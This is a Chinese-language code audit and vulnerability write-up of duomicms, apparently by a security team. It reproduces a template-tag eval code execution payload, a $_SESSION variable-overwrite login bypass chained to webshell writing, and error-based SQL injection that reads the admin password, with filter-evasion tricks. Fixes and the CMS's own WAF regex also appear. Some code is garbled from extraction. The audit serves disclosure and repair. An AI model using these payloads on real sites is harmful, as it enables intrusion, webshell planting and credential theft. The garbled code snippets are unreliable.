

# duomicms 代码审计

## 程序流程

按照个人的习惯，先走一下程序的流程，它有几好处，

- 1、可以快速浏览完系统运行的代码顺序、
- 2、了解系统各文件功能、
- 3、了解系统整个目录的分布情况。

```
error_reporting( E_ALL & ^E_NOTICE );
if(!file_exists( dirname("data/common.inc.php") ))
{
    header( "Location: install/index.php" );
    exit();
}
require_once ("duomiphp/common.php");
require_once duomi_INC."/core.class.php";
//站点状态
if($cfg_website==0)
{
    ShowMsg( "站点已关闭!", "hour" '-1' );
    exit();
}
if($cfg_runmode=='0')
{
    header( "Location:index".$cfg_filesuffix2 );
}
checkIP();
echoIndex();
function echoIndex(){.....}

function parseIndexPart($templatePath){.....}
?>
```

 Tide安全团队

很明显，首页加载了 common.inc.php，这个文件的存在与否，定性了系统是否是安装过的，当然还有其他的判断条件，这仅仅是初步判断安装的状态，这个文件是安装过程生成的 MySQL 的

配置文件，其次还加载了 common.php 文件，core.class.php 文件，定义了网站状态、检查了 lp 配置，调用了 index 方法，输出了首页内容。下面介绍下另外的一个文件、common.php

```
if(is_file($_SERVER['DOCUMENT_ROOT'].'/duomiphp/webscan.php')){
    require_once($_SERVER['DOCUMENT_ROOT'].'/duomiphp/webscan.php');
}
define('duomi_INC', preg_replace("/[\/\\\]{1,}/", '', dirname(__FILE__)));
define('duomi_ROOT', preg_replace("/[\/\\\]{1,}/", '', substr(duomi_INC, 0, -8));
define('duomi_DATA', duomi_ROOT.'/data');
if(PHP_VERSION < '4.1.0') {
    $_GET = &$HTTP_GET_VARS;
    $_POST = &$HTTP_POST_VARS;
    $_COOKIE = &$HTTP_COOKIE_VARS;
    $_SERVER = &$HTTP_SERVER_VARS;
    $_ENV = &$HTTP_ENV_VARS;
    $_FILES = &$HTTP_POST_FILES;
}
$starttime = microtime();
require_once(duomi_INC.'/common.func.php');
//检查和注册外部提交的变量——去除变量覆盖
foreach($_REQUEST as $k=>$v)
{
    // if( strlen($k)>0 && m_ereg('/^(cfg_|GLOBALS|_SESSION|_POST|_GET|_COOKIE)/',$k) && !isset($_COOKIE[$k]) )
    if( strlen($k)>0 && m_ereg('/^(cfg_|GLOBALS)/',$k) && !isset($_COOKIE[$k]) )
    {
        exit('Request var not allow!');
    }
}
```

Tide安全团队

文件描述：文件加载了 webscan.php 文件、定义了系统路径、加载了 common.func.php 文件、执行了外部参数过滤转义，加载了数据库类【sql.class.php】，图片类【image.class.php】、计划任务类等。

注意三个重点：

- 1、外部变量的检测和转义
- 2、webscan.php文件【做了二次过滤后续分析】
- 3、sql.class.php文件【数据库操作文件，做了SQL语句完整性校验】



```
function webscan_StopAttack($StrFiltKey,$StrFiltValue,$ArrFiltReq,$method) {
    $StrFiltValue=webscan_arr_foreach($StrFiltValue);
    if (preg_match( "/*", $ArrFiltReq."/is", $StrFiltValue)==1){
        webscan_slog(array('ip' => $_SERVER["REMOTE_ADDR"], 'time'=>strftime("%Y-%m-%d %H:%M:%S"), 'page'=>$_SERVER["REQUEST_URI"], 'method'=>$method), "filter", "filter");
        exit(webscan_pape());
    }
    if (preg_match( "/*", $ArrFiltReq."/is", $StrFiltKey)==1){
        webscan_slog(array('ip' => $_SERVER["REMOTE_ADDR"], 'time'=>strftime("%Y-%m-%d %H:%M:%S"), 'page'=>$_SERVER["REQUEST_URI"], 'method'=>$method), "filter", "filter");
        exit(webscan_pape());
    }
}
```


过滤的规则是黑客常用的函数、union、load\_file、sleep、concat、group\_xxx、js 的事件函数防止 xss 的一些规则, 下面分析 sql.class.php 文件

```
//如果是普通查询语句, 直接过滤一些特殊语法
if($querytype=='select')
{
    $notallow1 = "[^0-9a-z@\.\_-\]{1,}(union|sleep|benchmark|load_file|outfile)[^0-9a-z@\.\_-\]{1,}";

    // $notallow2 = "--|\/*";
    if(m_eregi($notallow1,$db_string))
    {
        fputs(fopen($log_file, 'a+'), sprintf("%suserIP||$getUrl||$db_string||SelectBreak\r\n");
        exit("<font size='5' color='red'>Safe Alert: Request Error step 1 !</font>");
    }
}
```

Sql.class.php 这一小节, 校验了敏感函数, 这些函数一般为黑客常用的函数, 所以这里做了验证

```
//完整的SQL检查
while (true)
{
    $pos = strpos($db_string, '\\', $pos + 1);
    if ($pos === false)
    {
        break;
    }
    $clean .= substr($db_string, $old_pos, $pos - $old_pos);
    while (true)
    {
        $pos1 = strpos($db_string, '\\', $pos + 1);
        $pos2 = strpos($db_string, '\\', $pos + 1);
        if ($pos1 === false)
        {
            break;
        }
        elseif ($pos2 == false || $pos2 > $pos1)
        {
            $pos = $pos1;
            break;
        }
        $pos = $pos2 + 1;
    }
    $clean .= '$s$';
    $old_pos = $pos + 1;
}
$clean .= substr($db_string, $old_pos);
$clean = trim(strtolower(preg_replace(array('~\s+~s' ), array(' '), $clean)));
```



Sql.class.php 这一小节，通过匹配单引号的位置，对 SQL 语句进行了重装，整体替换完的效果是，把单引号包裹的部分，用 `$$` 这样的字符串进行替换。并保存在 `$clean` 的变量中，后面在 SQL 注入中会有所体现。到此，我们流程算是走完了，其他加载的文件，就不做重要分析了，下面我们将进行漏洞复现和修复。

代码执行

```
function parseIf($content){
    if (strpos($content, '{if:')=== false){
        return $content;
    }else{
        $labelRule = buildregx("{if:(.*)}{.*?}{end if}", "is");
        $labelRule2="{elseif";
        $labelRule3="{else}";
        preg_match_all($labelRule,$content,$iar);
        $arlen=count($iar[0]);
        $elseifFlag=false;
        for($m=0;$m<$arlen;$m++){
            $strIf=$iar[1][$m];
            $strIf=$this->parseStrIf($strIf);
            $strThen=$iar[2][$m];
            $strThen=$this->parseSubIf($strThen);
            if (strpos($strThen,$labelRule2)===false){
                if (strpos($strThen,$labelRule3)>=0){
                    $lduomirray=explode($labelRule3,$strThen);
                    $strThen1=$lduomirray[0];
                    $strElse1=$lduomirray[1];
                    @eval("if(".$strIf."){\$ifFlag=true;}else{\$ifFlag=false;}");
                    if ($ifFlag){ $content=str_replace($iar[0][$m],$strThen1,$content);} else {$content=
                }else{
                    @eval("if(".$strIf.") { \$ifFlag=true;} else{ \$ifFlag=false;}");
                    if ($ifFlag) $content=str_replace($iar[0][$m],$strThen,$content);
                }else{
            }
        }
    }
}
```

通过全局的搜索 eval 函数，我们找到项目中所包含该函数的文件，core.class.php。在该文件中，有两个方法包含了 eval 的使用，一个是上图中 parseIf 的方法，一个是 parseSubIf 方法，后面的方法是通过前面的方法调用的，所以我们这里就只分析 parseIf 方法，这个方法简单分析一下，程序中定义了三个正则，1、{if:(.?)}{.?.?}{end if}。2、{elseif}。3、{else}，通过 preg\_match\_all 函数，用第一个表达式的匹配，结果赋值给 \$iar 的变量，这是含有三个单元的二维数组，后续通过替换，完成对模板的解析过程，分析完过程，然后通过猜想，这是对前台模板解析 if 标签使用的方法，项目全局搜索该方法的调用位置，就可以找到 search.php 的文件，其他文件也有，选这个是因为这个文件被搞了。下面来分析这个文件。

```
if(!isset($searchword)) $searchword = '';
```

```
$action = $_REQUEST['action'];  
$searchword = RemoveXSS(stripslashes($searchword));  
$searchword = addslashes(cn_substr($searchword, 20));
```

```
$content = str_replace("{searchpage:page}", $page, $content);  
$content = str_replace("{duomicms:searchword}", $searchword, $content);
```


```
$content=$mainClassObj->parseIf($content);
```

这个文件包含三处关键点：

- 1、程序在接受搜索关键词参数的时候，检测了xss，限制了字符串的长度为20。
- 2、程序使用接受的参数，替换了模板中的{searchpage:page}的字符。
- 3、调用了parseIf的方法，完成了代码执行的结果。

值得注意的是，payload 只能用 {if: 这样的字符，上一图对这个有判断。Example：

{if:phpinfo()}, 所以到这里我们可以断定，除去固有的字符外，程序只允许我们执行 15 个字节的 payload。然后比较好的，你不用写 shell，就可以直接得到 shell，这个地方有点像是变形的一句话木马。url: search.php?searchword={if:eval(\$\_POST[x])}



修复方式：过滤括号

```
$svar = str_replace(array('(', ')', '[', ']', '{', '}', ''), array('', '', '', '', '', ''), $svar);
```


## 变量覆盖

```
foreach(Array('_GET', '_POST', '_COOKIE') as $_request)
{
    foreach($_request as $_k => $_v) ${$_k} = _RunMagicQuotes($_v);
}
```

在程序流程分析中，提到了，common.php 的文件，有一段对外部变量全局过滤的处理，讲述了它的过滤处理规则。简单回顾下，做了 addslashes 转义，和 cfg | GLOBALS 这两个特殊键

它的目的是定义正则，同时匹配下，做了 addslashes 转义，让 \$\_GET['token'] 进行正则匹配，结合 cookie 做了限制，现在这几行代码，就是调用的起点，对 get/post/cookie 做了过滤，这里的 k 是可以控制的，所以这里存在变量覆盖。这里变量覆盖，结合文件写入可以获取 webshell。下面我们寻找文件写入的代码。

```
if($action=="set")
{
    $weburl= $_POST['weburl'];
    $token = $_POST['token'];
    $open=fopen( "filename: ../data/admin/ping.php", mode: "w" );
    $str='<?php ' ;
    $str.=' $weburl = " ' ;
    $str.=" $weburl";
    $str.='"; ' ;
    $str.=' $token = " ' ;
    $str.=" $token";
    $str.='"; ' ;
    $str.=" ?>";
    fwrite($open,$str);
    fclose($open);
}
```



通过全局搜索项目，关键词可以 file\_put\_contents()/fwrite() 这样常规的文件操作函数，搜索结果，可以通过简单的扫一眼上下文，看哪个文件好搞，限制比较小，对比后，选择比较容易受控制的 admin\_ping.php, 从过上面的代码，可以很容易判断出来，这是个薄弱点。我们访问这个文件，将 action 这个参数赋值 set, weburl 可以设置成一句话，

—— ";eval(\$\_POST[x]);// 。token 的值随便设置了，因为后面给注释掉了。

访问 URL: /admin/admin\_ping.php?action=set

```
//检验用户登录状态
$userLogin = new userLogin();
if($userLogin->getUserID()==-1)
{
    header( string "location: login.php?gotopage=".urlencode($EkNowurl));
    exit();
}
```

不出意外，会有登录的验证，我们需要分析这个验证规则，首先通过 admin.ping.php 文件上部有个文件引入，加载了 config.php。这个文件，验证了登录状态，验证规则就是获取登录用户的 id，如果不是 -1 就通过验证，下面来看看这个 id 是怎么样获得的。

```
var $userID = '';  
var $adminDir = '';  
var $groupid = '';  
var $keepUserIDTag = "duomi_admin_id";  
var $keepgroupidTag = "duomi_group_id";  
var $keepUserNameTag = "duomi_admin_name";  
  
//php5构造函数  
function __construct($adminDir='')  
{  
    global $admin_path;  
    if(isset($_SESSION[$this->keepUserIDTag]))  
    {  
        $this->userID = $_SESSION[$this->keepUserIDTag];  
        $this->groupid = $_SESSION[$this->keepgroupidTag];  
        $this->userName = $_SESSION[$this->keepUserNameTag];  
    }  
}
```

跟进代码，我们可以看到这个 id 是 session 里的 duomi\_admin\_id 这个键对应的值，这样我们就可以结合前面变量覆盖，完成 session 的赋值，逃过登录验证。

```
1 <?php
2 session_start();
3 require_once("../duomiphp/common.php");
4 require_once(duomi_INC.'/core.class.php');
5 if($cfg_user==0)
6 {
7     ShowMsg( msg: '系统已关闭会员功能, 正在转向网站首页', gourl:
8     exit();
9 }
```

Tide安全团队


要想对 session 赋值，我们需要先找一些开启 session\_start 函数的程序来辅助我们伪造身份，我们这里就选择 member/share.php 文件。这里赋的值，是根据正常登录后，获取的正确 id 值。为防止不必要的麻烦，这里把 check.admin.php 类里面的用户所有属性都赋值了。一劳永逸！

URL: /member/share.php?

\_SESSION[duomi\_user\_id]=1&\_SESSION[duomi\_admin\_id]=1&\_SESSION[duomi\_group\_id]=

1

```
<?php $weburl = "";eval($_POST[x]);//"; $token = "saf"; ?>
```



绕过了身份验证，然后掉过头来，开心的写一句木马。需要注意的是，payload 是被包裹在双引号里面的，所以要在开头，加个双引号和分号做闭合，然后写入一句话，注释掉后面的代码。这个漏洞，修补的方式验证 session 的赋值。

```
if( strlen($_k)>0 &&
```

### Sql 注入



```
//发布版本的程序可能比较少包括--,#这样的注释,但是黑客经常使用它们
elseif (strpos($clean, needle: '/*') > 2 || strpos($clean, needle: '--') !==
{
    $fail = true;
    $error="comment detect";
}

```



SQL 注入，直接看存在的漏洞文件，这个文件参数，有 id/score/uid, 分析这三个参数，第一个参数 id、在文件的上部做了数据类型的验证，pass 掉，第二个参数 score, 这个参数是在 SQL 语句的中间部分，需要结合注释符进行注入，但是前面在说流程的时候，系统过滤了注释符，所以这里也 pass。最后一个 uid。这个参数在 SQL 语句的最后，并且没有做类型判断转换，没有单引号、双引号的包裹，所以这里是最好的利用点。



我们直接访问这个方法，讲 uid 加上点引号做下测试。访问：  
加单引号。直接报错，这样单引号被带入执行了运算。这边没有回显，在 sql.class.php 文件中，又过滤了常用的 union, sleep, select 子句，还有注释符。所以这里要出成果需要绕路。

## 知识点扩充

### 注释

- 1、--+空格
- 2、#
- 3、/\*!数字 xxxxx\*/ 第一位是主版本号，第二位是0，剩余是次版本号，大于这个数字没回显

### 字段表示

- 1、column=xxx[正常表示]
- 2、`任意符号`.``.column=xxx

### 显错注入

extractvalue('anything'【目标xml文档】，concat【xml路径】)能查询字符串的 最大长度为32  
updatexml('anything'【目标xml文档】，concat【xml路径】，'anything'【更新的内容】)  
concat('str1【0x7e|0x3A】'，'str2【查询数据库的语句】')  
concat\_ws('str1【连接符0x7e|0x3A】'，'str2【0x7e|0x3A】'，'str3【查询数据库的语句】')  
group\_concat(column)函数返回一个字符串结果。

#### duomicms Error Warning!

[Technical Support: http://www.duomicms.net/](http://www.duomicms.net/)

Error page: /duomiphp/ajax.php?action=addfav&id=1&uid=1%20and%20extractvalue(1,concat\_ws(0x7e,0x7e,version()))

Error infos: XPATH syntax error: '~5.7.26' 

Error sql: Select id From `duomi\_favorite` where vid=1 and uid=1 and extractvalue(1,concat\_ws(0x7e,0x7e,version())) limit 0,1;

ok

 Tide安全团队

通过上面的 payload, 这样就获得了 SQL 的版本号, 如果要获取其他的信息, 只需要改动

version() 这个为的 SQL 语句即可【理论值】。比如说, 获取 admin 的密码, 就可以写成下面的 select 语句。url:duomiphp/ajax.php?

action=addfav&id=1&uid=1%20and%20extractvalue(1,concat\_ws(0x7e,0x7e,(select password from duomi\_admin where id=1)))




```
\<.+javascript:window\[{1}\x|
<.*=(&#\d+?;?)>|
<.*(data|src)=data:text/html.*>|
\b(alert\(|confirm\(|expression\(|prompt\(|benchmark\s*?\(.*\)|
sleep\s*?\(.*\)|
\b(group_)?concat[\s\\\/]*?*\([^\)]+\)|
\bcase[\s\\\/]*?when[\s\\\/]*?*\([^\)]+\)|
load_file\s*?\(|
<[a-z]+?\b[^>]*?\bon([a-z]{4,})\s*?|=|
^\\+\/v(8|9)|
\b(and|or)\b\s*?([\(\)'"\d]+?=[\(\)'"\d]+?|[\(\)'"\d]+?=[\(\)'"\d]+?|>|<|
\s+?[\w]+?\s+?\bin\b\s*?\(|
\blike\b\s*?["']|
\/\*.*\*\/|
<\s*script\b|
\bEXEC\b|
UNION.+?SELECT\s*\(\(.+\)\s*|
@{1,2}.+?\s*|
\s+?.+?|
(`'|").*?(`'|")\s*|
UPDATE\s*\(\(.+\)\s*|
@{1,2}.+?\s*|
\s+?.+?|(`'|").*?(`'|")\s*|SET|
INSERT\s+INTO.+?VALUES|
(SELECT|DELETE)@{0,2}\(\(.+\)|\s+?.+?\s+?|(`'|").*?(`'|")\)FROM\(\(.+\)|\s+?.+?|(`'|").*?(`'|")\)|
(CREATE|ALTER|DROP|TRUNCATE)\s+(TABLE|DATABASE)
```


显然不对, 程序给拦截了, 因为这里有 websan.php 的正则匹配, 上面说流程的时候说了这个

点，上面这个具体的细节，这个正则有点长，通过写的 SQL 语句，可以快速的分析，应该是倒数第二行正好匹配了，满足了要求，就给拦截了请求，这你需要细心的分析下，这一行表达了什么意思，大致意思是 select + 空格 + 任意字符 + 空格 + from + 空格 + 一位除换行符以外的

任意字符，所以绕过这个地方的方法，就是减少一处查询字段左右两边的空格，如果两个空格都去掉，就被后面的匹配到。然后我们调整后看结果。

Safe Alert: Request Error step 2! 

```
//老版本的MYSQL不支持子查询，我们的程序里可能也用得少，但是黑客可以使用它来查询数据库敏感信息
elseif (preg_match('~/([\^)]*?select~s', $clean) != 0)
{
    $fail = true;
    $error="sub select detect";
}
```



显然不对，程序还是给拦截了，因为这里有 sql.class.php 的正则匹配，上面说流程的时候说了这个点，上面这个具体的细节，这个正则大致意思是 (select，所以绕过这个地方的方法，最初想的是去除 payload 中的左括号，变成 url:duomiphp/ajax.php?

action=addfav&id=1&uid=1%20and%20extractvalue(1,concat\_ws(0x7e,0x7e,select password from duomi\_admin where id=1)), 但是还是能匹配的到，因为 extractvalue 这个函数还有个左括号，所以去括号的路线放弃了，就有了后来的 '..vid 这种字段的表示方式，它的诞生是为了利用上面流程中说到的这段代码，简单一回顾。有了单引号替换以后，就可以绕过这个限制了。修改为 duomiphp/ajax.php?

```
action=addfav&id=1&uid=1 and ``..vid and extractvalue(1,concat_ws(0x7e,0x7e,
(selectname from duomi_admin where id =1))) and '``.vid
```

duomicms Error

Technical Support: <http://www.duomicms.net/>

Error page: /duomiphp/ajax.php?action=addfav&id=1&uid=1%20and%20`%27`.`.v  
(select`name`%20from%20duomi\_admin%20where%20id%20=1)))%20%20and%20%

Error infos: XPATH syntax error: '~admin' 

Error sql: Select id From `duomi\_favorite` where vid=1 and uid=1 and `\"`.`.vid and  
=1))) and `\"`.`.vid limit 0,1;

ok

 Tide安全团队

到这里就完成了 SQL 注入的过程。那么怎么打补丁呢。

- 1、把这个参数强转成数字。
- 2、加上引号

至此就完成整个漏洞的复现和修复。